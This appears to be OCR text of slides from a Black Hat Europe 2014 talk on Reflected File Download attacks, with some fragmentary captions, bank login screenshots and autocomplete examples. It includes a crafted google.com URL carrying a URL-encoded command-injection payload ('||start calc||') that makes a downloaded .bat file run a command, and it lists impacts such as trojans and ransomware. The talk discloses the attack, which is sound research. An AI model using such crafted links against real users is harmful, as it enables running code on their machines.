https://www.google.com/s;/GlassInstaller.bat;/GlassInstaller.bat?gs_ri=psy-ab&q=%22%7c%7c%73%74%61%72%74%20%63%61%6c%63%7c%7c



Glass Explorers

A community for open public discussion of Google Glass Explorer Edition.

nt

5 PM

#GoogleGlass

munity. Google just launched a new Glass

:/GlassInstaller.bat;
/GlassInstaller.bat?gs_ri=psy-ab&q=%22%7c%7c%73%74%61%72%74%20%63%61%6c%63%7c%7c

Add a comment...

Demo: Let’s talk about it…

- User clicked on a valid link to Google.com
- A malicious file got downloaded from Google.com
- The file executes immediately, once clicked.
- Windows calculator popped up (Pwned)!

No upload takes place…

A file is being downloaded…


Uploadless Downloads!

RFD Implications (Why?)

- Gain full control over the user’s machine
- Confidentiality – steal everything, install trojans
- Availability – delete everything, use cryptolockers
- Integrity – impersonate the user/website.

- Chrome: Get back into the Browser with Super Powers.

HOW DO WE TRUST DOWNLOADS?



Online Financial Innovatio
onlinebankingreport.com/resources/100.html


Top 150 Largest Banks (USA)

Following are the 150 U.S. financial institutions with the most deposits as of 31 Dec 2008 (in billions of U.S. dollars). For updated information, go to www.fdic.gov. Note: Click on the bank or credit union's name to go directly to their website.

Source: American Banker, 2009.

Rank	Name	Headquarters	Deposits (billions)
1	JP Morgan Chase & Co.	New York, NY	$1,009
2	Bank of America	Charlotte, NC	$884
3	Wells Fargo	San Francisco, CA	$785

The Web Model of Trust



https://www.chase.com/ JPMorgan Chase and... CHASE Bank - Credit ...

Personal | Business | Commercial

Find a Branch or ATM | Contact Us | En Espa

CHASE

Search

Products & Services | Why Chase? | Log In or Enroll

INTRODUCING THE QUICK AI

IN JUST 3 STEPS, FIND THE CARD THAT FITS YOUR NEEDS.

Get Started

Log in to view your accounts

User ID

Password

Forgot User ID/Password?

Log In to Accounts

□ Remember Me

» New To Chase Online?

Enroll in Chase Online℠

Welcome

User ID

Password

Forgot User ID/Password?

Log In to Accounts


□ Remember Me

https://www.chase.com/commercial-bank

black hat EUROPE 2014

The Web Model of Trust

The Web Model of Trust



https://www.chase.com/

JPMorgan Chase and...

CHASE Bank - Credit ...

INTRODUCING THE QUICK AI


IN JUST 3 STEPS, FIND THE CARD THAT FITS YOUR NEEDS.

Log in to view your accounts

How do we trust downloads?

TRUST?

Scenario A




Example Domain

https://www.example.com

Download:

https://www.google.com/chrome.exe

Scenario B



Google


https://www.google.com

Download:

https://www.example.com/chrome.exe

WHICH ONE WOULD YOU TRUST?

WHAT MAKES YOU TRUST A DOWNLOAD?



4 OUT OF 5


WOULD TRUST DOWNLOADS BASED ON THE HOSTING DOMAIN

RFD uses such trust to do evil!

black hat® EUROPE 2014

RFD REAL EXAMPLE, STEP BY STEP…


Google Autocomplete



c|

craigslist
cnn
costco
cricinfo


http://googlefails.tumblr.com/



americans think

americans think **death is optional**
americans think **they will be rich**
americans think **pizza is a vegetable**
americans think **europe is a country**
americans think **they are the best**
americans think **they will be millionaires**
americans think **they are middle class**
americans think **obama is a muslim**
americans think **obama is a cactus**
americans think **of british**


http://googlefails.tumblr.com/



why can't

why can't i own a canadian
why can't i sleep
why can't we be friends
why can't i lose weight
why can't we be friends lyrics
why can't i lyrics
why can't dogs eat grapes
why can't i find a job
why can't babies have honey
why can't i stop eating

